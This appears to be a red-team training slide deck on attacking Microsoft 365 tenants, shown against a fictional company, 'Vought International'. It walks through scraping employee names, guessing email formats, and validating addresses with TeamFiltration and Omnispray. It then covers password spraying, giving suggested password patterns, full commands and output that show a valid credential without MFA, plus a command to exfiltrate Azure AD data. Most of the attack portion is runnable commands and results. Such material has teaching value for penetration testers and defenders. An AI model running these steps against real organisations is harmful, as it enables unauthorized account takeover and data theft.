
The image shows a screenshot of a LinkedIn search results page. It displays five user profiles in a vertical list. Each profile includes a thumbnail, name, connection status, location, job title, and company. To the right of each profile is a blue rounded rectangular button labeled "Message".

- User 1:** • 2nd  I am a professional artist with 27+ years experience in the publishing, video game, storyb... San Diego, CA Provides services - 3D Design, Animation, Brand Design, Graphic Design, Illustration, Print Design, Visual Design, Web Design, Logo Design, Ad Design **Connect**
- User 2:** • 3rd+  S Paris **Message**
- User 3:** **LinkedIn Member** Security Guard at Marvel Entertainment Kenya **Message**
- User 4:** • 3rd+ Senior Information Security, Compliance and Risk Professional United States **Message**
- User 5:** • 3rd+ Director, Software Engineering at The Walt Disney Company Brooklyn, NY **Message**

- BridgeKeeper is a tool that can scrape employee names from search engine LinkedIn profiles and convert employee names to a specified username format.
 - <https://github.com/OxZDH/BridgeKeeper>


I USER ENUMERATION - Email discovery tools

- There are tons of email enumeration tools available, both free and paid.
- I can't list them all, but some personal favorites are:
 - **Hunter.io** - <https://hunter.io/>
 - **DeHashed** - <https://www.dehashed.com/>
 - **theHarvester** - <https://github.com/laramies/theHarvester>




I USER ENUMERATION - Email format

- You always want to be aware of an organization's email formats when doing your recon.
- You might end up in a situation where you have a lot of employee names and need to convert them into potential email targets for your attacks later on.
- Some common formats are:
 - **{first}.{last}** -> jane.doe@voughtinternational.com
 - **{f}{last}** -> jdoe@voughtinternational.com
 - **{f}{m}.{last}** -> jm.doe@voughtinternational.com



USER ENUMERATION - Organization's website

- Most of the time, you won't find a lot of emails from an organization's website, but it's still worth checking out. You can often find a few names from senior management that you can then convert into emails - assuming you know the organization's email format.



I VALIDATING EMAILS

- Back to our scenario. Let's say we've collected a number of emails during our recon phase.
- We can't just start using them in our attacks without first verifying which of the emails are actually valid.
- We need to enumerate the entire list of gathered usernames so we can generate a list of only valid emails to target in our attacks later on.
- **NOTE:** Most automated email discovery tools won't do email validation for you.

```
< > vought-user-emails.txt /  
1 aizen@voughtint.onmicrosoft.com  
2 bellatrix@voughtint.onmicrosoft.com  
3 blacknoir@voughtint.onmicrosoft.com  
4 charlie@voughtint.onmicrosoft.com  
5 atrain@voughtint.onmicrosoft.com  
6 delilah@voughtint.onmicrosoft.com  
7 eren@voughtint.onmicrosoft.com  
8 homelander@voughtint.onmicrosoft.com  
9 kratos@voughtint.onmicrosoft.com  
10 rick@voughtint.onmicrosoft.com  
11 queenmaeve@voughtint.onmicrosoft.com  
12 morty@voughtint.onmicrosoft.com  
13 corvo@voughtint.onmicrosoft.com  
14 thedeep@voughtint.onmicrosoft.com  
15 omniman@voughtint.onmicrosoft.com  
16 starlight@voughtint.onmicrosoft.com  
17 invincible@voughtint.onmicrosoft.com  
18 mikasa@voughtint.onmicrosoft.com  
19 levi@voughtint.onmicrosoft.com  
20 stormfront@voughtint.onmicrosoft.com  
21 kira@voughtint.onmicrosoft.com
```

VALIDATING EMAILS - TeamFiltration

- TeamFiltration is a cross-platform framework for enumerating, spraying, exfiltrating, and backdooring O365 AAD accounts.
 - <https://github.com/Gerenios/AADInternals>
- Developed by Flangvik.
 - <https://twitter.com/Flangvik>



A screenshot of a terminal window titled "AADInternals 0.6.8". The command "PS C:\Ekko\Tools\TF> .\TeamFiltration_win.exe" is being run. The output shows a large, stylized pixelated logo of the word "TeamFiltration" in white on a black background. Below the logo, the text "[!] TeamFiltration v0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec" is displayed.

TeamFiltration

```
Windows PowerShell
PS C:\Ekko\Tools\TF> .\TeamFiltration_Win.exe --enum --validate-teams --usernames .\vought-user-emails.txt
n\TeamFiltrationConfig_Example.json

[!] TeamFiltration V0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --enum --validate-teams --usernames .\vought-user-emails.txt --outpath .\TF-Output\ --conf
json
[ENUM] 8/24/2022 7:13:10 PM EST Filtering out previously attempted accounts
[ENUM] 8/24/2022 7:13:10 PM EST Enumerating 21 possible accounts, this will take ~0 minutes
[ENUM] 8/24/2022 7:13:12 PM EST Successfully got Teams token for sacrificial account
[ENUM] 8/24/2022 7:13:13 PM EST Loaded 21 usernames
[ENUM] 8/24/2022 7:13:15 PM EST queenmaeve@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST homelander@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST thedeep@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST stormfront@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST blacknoir@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST atrain@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:16 PM EST starlight@voughtint.onmicrosoft.com valid!
PS C:\Ekko\Tools\TF>
```

I TeamFiltration Commands

Enumerate a list of user provided emails and discover the valid emails. Emails will be validated using the Microsoft Teams API.

```
TeamFiltration_Win.exe --enum --validate-teams --usernames .\vought-user-emails.txt --outpath .\TF-Demo\ --config  
.\\TeamFiltrationConfig_Example.json
```

Connect to the database.

```
.\\TeamFiltration_Win.exe --database --outpath .\\TF-Demo\\ --config .\\TeamFiltrationConfig_Example.json
```

Show collected emails.

```
show emails
```

VALIDATING EMAILS - Omnispray

- Omnispray is a modular enumeration and password spraying framework
 - <https://github.com/0xZDH/o365spray>
- Developed by 0xZDH.
 - <https://github.com/0xZDH>

```
v1v1@ifrit:~/Tools/Omnispray$ python3 omnispray.py -h
usage: omnispray.py [-h] [-m MODULE] [-d DOMAIN] [-tenant TENANT] [-t {enum,spray}] [--url URL]
                     [-u USER | -us USERS [USERS ...] | -uf USERFILE] [-p PASSWORD | -ps PASSWORD
                     -pf PASSWORDFILE] [-c COUNT] [-l LOCKOUT] [-s SPLIT] [-w WAIT] [--timeout TI
                     [--proxy-url PROXY_URL] [--proxy-headers PROXY_HEADERS [PROXY_HEADERS ...]]
                     [--logdir LOGDIR] [--pause PAUSE] [--rate RATE] [--version] [--debug]

Omnispray | Modular Enumeration and Password Spraying Framework -- v0.1.4

options:
  -h, --help            show this help message and exit
  -m MODULE, --module MODULE
                        Specify the module to run via the modules/ directory.
  -d DOMAIN, --domain DOMAIN
                        Target domain for enumeration/spraying.
  -tenant TENANT, --tenant TENANT
                        Target tenant name in case it differs with domain for enumeration/sprayi
  -t {enum,spray}, --type {enum,spray}
                        Module type. If left blank, Omnispray will attempt to autodetect the mod
                        module name.
  --url URL
                        Target URL.
  -u USER, --user USER  Single username/email to process.
  -us USERS [USERS ...], --users USERS [USERS ...]
                        Multiple users/emails to process.
  -uf USERFILE, --userfile USERFILE
                        File containing multiple users/emails to process.
  -p PASSWORD, --password PASSWORD
                        Single password to process.
```

Omnispray

Enumerate a list of user provided emails and discover the valid emails via the Office 365 module.

```
python3 omnispray.py --type enum -uf ../Vought-Files/vought-user-emails.txt --module o365_enum_office --outdir vought-results
```

```
v1v1@ifrit:~ v1v1@ifrit:~/Tools/Omnispray$ python3 omnispray.py --type enum -uf ../Vought-Files/vought-user-emails.txt
*** Omnispray ***

>-----<
> version      : 0.1.4
> module       : o365_enum_office
> type         : enum
> userfile     : ../Vought-Files/vought-user-emails.txt
> count        : 1 passwords/spray
> lockout      : 15.0 minutes
> wait          : 5.0
> timeout       : 25 seconds
> pause         : 0.25 seconds
> rate          : 10 threads
> start         : 2022-08-25 00:41:25

>-----<
/home/v1v1/Tools/Omnispray/omnispray.py:319: DeprecationWarning: There is no current event loop
    loop = asyncio.get_event_loop()
[2022-08-25 00:41:25,489] INFO : Generating prerequisite data via office.com...
[2022-08-25 00:41:26,077] INFO : Enumerating 21 users via 'o365_enum_office' module
[2022-08-25 00:41:26,337] ERROR: Invalid user: eren@delilah@voughtint.onmicrosoft.com
[2022-08-25 00:41:26,356] ERROR: Invalid user: kratos@delilah@voughtint.onmicrosoft.com
[2022-08-25 00:41:26,358] ERROR: Invalid user: rick@delilah@voughtint.onmicrosoft.com
[2022-08-25 00:41:26,609] ERROR: Invalid user: morty@delilah@voughtint.onmicrosoft.com
[2022-08-25 00:41:26,611] ERROR: Invalid user: corvo@delilah@voughtint.onmicrosoft.com
[2022-08-25 00:41:27,069] INFO : [+] homelander@voughtint.onmicrosoft.com
[2022-08-25 00:41:27,083] INFO : [+] blacknoir@voughtint.onmicrosoft.com
[2022-08-25 00:41:27,498] INFO : [+] thedeep@voughtint.onmicrosoft.com
[2022-08-25 00:41:27,701] INFO : [+] atrain@voughtint.onmicrosoft.com
[2022-08-25 00:41:28,014] INFO : [+] queenmaeve@voughtint.onmicrosoft.com
[2022-08-25 00:41:28,222] INFO : [+] starlight@voughtint.onmicrosoft.com
[2022-08-25 00:41:28,746] INFO : [+] stormfront@voughtint.onmicrosoft.com
[ - ] kira@voughtint.onmicrosoft.com
[2022-08-25 00:41:29,052] INFO : Results can be found in: '/home/v1v1/Tools/Omnispray/results/'
[2022-08-25 00:41:29,052] INFO : Valid user accounts: 7
```

VALID EMAILS

- We finally have a list of valid emails to target in Vought International.
- Let's get to the attacks.

```
[!] TeamFiltration v0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --database --outpath .\TF-Output\ --config ..\TeamFiltration\TeamFiltrationConfig_Example.json
[+] Attempting to load database file .\TF-Output\TeamFiltration.db
[+] Available commands:

    show <emails|creds|attempts|summary>
    export <emails|creds|attempts|summary> <csv|json> <path>
    exit

[?] CMD #> show emails
+-----+-----+-----+
| Id      | Username          | objectId        |
+-----+-----+-----+
| 06c97822-3bc5-756a-0290-b6a63cf57140 | thedeep@voughtint.onmicrosoft.com | c55c619a-7d17-49c8-9a1a-e61d97159ae3 |
+-----+-----+-----+
| 1b676827-14e2-a49e-2443-761e5841286b | atrain@voughtint.onmicrosoft.com | 4fc222e1-f770-4aff-b128-a4a373d3722e |
+-----+-----+-----+
| 314c2f0d-b746-1f0e-1af2-bd6b1d6e5898 | stormfront@voughtint.onmicrosoft.com | 7c283135-b7a2-4318-8dbc-16779979f92a |
+-----+-----+-----+
| b6a719e4-4c20-e275-a28e-ea19b2f34c56 | blacknoir@voughtint.onmicrosoft.com | ca978049-a195-434a-9979-cf3697768a7a |
+-----+-----+-----+
| df024df8-9d8b-d823-dbb8-0ce15634b8d1 | starlight@voughtint.onmicrosoft.com | e8fae268-2c7d-4b95-be82-ee4c40ceb9b1 |
+-----+-----+-----+
| e6062e5e-af1f-2a4a-2b9c-a0ffb377655b | homelander@voughtint.onmicrosoft.com | 5050489c-440e-4765-b865-29b8b70541a1 |
+-----+-----+-----+
| e9f8d875-0036-fd32-ca0b-7e254044edc6 | queenmaeve@voughtint.onmicrosoft.com | 862da2c5-2108-4058-af96-f63ebe92744d |
+-----+-----+-----+
```

ATTACKS

PASSWORD SPRAYING



I PASSWORD SPRAYING

- Password spraying is an attack that attempts to gain access to a large number of accounts with a commonly used password.
- It's basically the opposite of traditional bruteforcing which attempts to access a single or small number of accounts using numerous passwords.
- Password spraying tends to have **high rates of success** and is something you should make a habit of doing whenever you get the chance.
- The more emails you have, the higher your chances of success.



BRUTEFORCING

BRUTEFORCING

The diagram shows a computer monitor displaying a login interface. On the screen, there is a lock icon, a user input field containing 'jane.doe', and a password input field which is crossed out with a red grid pattern. A red arrow points from the right side of the slide towards this crossed-out password field, indicating the target for a brute-force attack.

123456
123456789
qwerty
password
12345
12345678
111111
1234567
123123
qwerty123
1q2w3e
1234567890
DEFAULT
000000
abc123
654321
123321
qwertyuiop
Iloveyou
666666

I PASSWORD SPRAYING

PASSWORD SPRAYING

The diagram illustrates the concept of password spraying. On the left, a computer monitor icon displays a lock icon and a password field containing the partially obscured password 'P@ssword'. An orange arrow points from this monitor to a list of ten password guesses on the right, which are variations of 'doe' names. The list includes:

- jane.doe
- john.doe
- alice.doe
- bob.doe
- harry.doe
- delilah.doe
- ron.doe
- michael.doe
- kara.doe
- emily.doe

- There is no silver bullet for password selection during password spraying, but here are a few suggestions you can consider:
 - **Company name + year** (e.g. Disney2022).
 - **City/country + year** (e.g. Kenya2022, Nairobi2022).
 - **Season + year** (e.g. Spring2022 – this depends on where you live).

PASSWORD SPRAYING - TeamFiltration

```
PS C:\Ekko\Tools\TF> .\TeamFiltration_Win.exe --spray --passwords common.txt --outpath .\TF-demo\ --config .\TeamFiltrationConfig.json
```



```
[+] TeamFiltration v0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --spray --passwords common.txt --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json
[SPRAY] 8/29/2022 9:51:48 PM EST Sleeping between 60-100 minutes for each round
[SPRAY] us-east-1 8/29/2022 9:51:55 PM EST Sprayed thedeep@voughtint.onmicrosoft.com:Vought2022! => VALID NO MFA!
[SPRAY] us-east-1 8/29/2022 9:51:55 PM EST Sprayed atrain@voughtint.onmicrosoft.com:Vought2022! => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:56 PM EST Sprayed stormfront@voughtint.onmicrosoft.com:Vought2022! => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:58 PM EST Sprayed starlight@voughtint.onmicrosoft.com:Vought2022! => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:58 PM EST Sprayed homelander@voughtint.onmicrosoft.com:Vought2022! => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:58 PM EST Sprayed blacknoir@voughtint.onmicrosoft.com:Vought2022! => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:59 PM EST Sprayed queenmaeve@voughtint.onmicrosoft.com:Vought2022! => INVALID
PS C:\Ekko\Tools\TF> _
```

I TeamFiltration commands

Spray the emails already in the database with a file containing common passwords.

```
.\TeamFiltration_Win.exe --spray --passwords common.txt --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json
```

Exfil info from Azure AAD (after finding a valid login).

```
.\TeamFiltration_Win.exe --exfil --aad --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json
```

Connect to the database.

```
.\TeamFiltration_Win.exe --database --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json
```

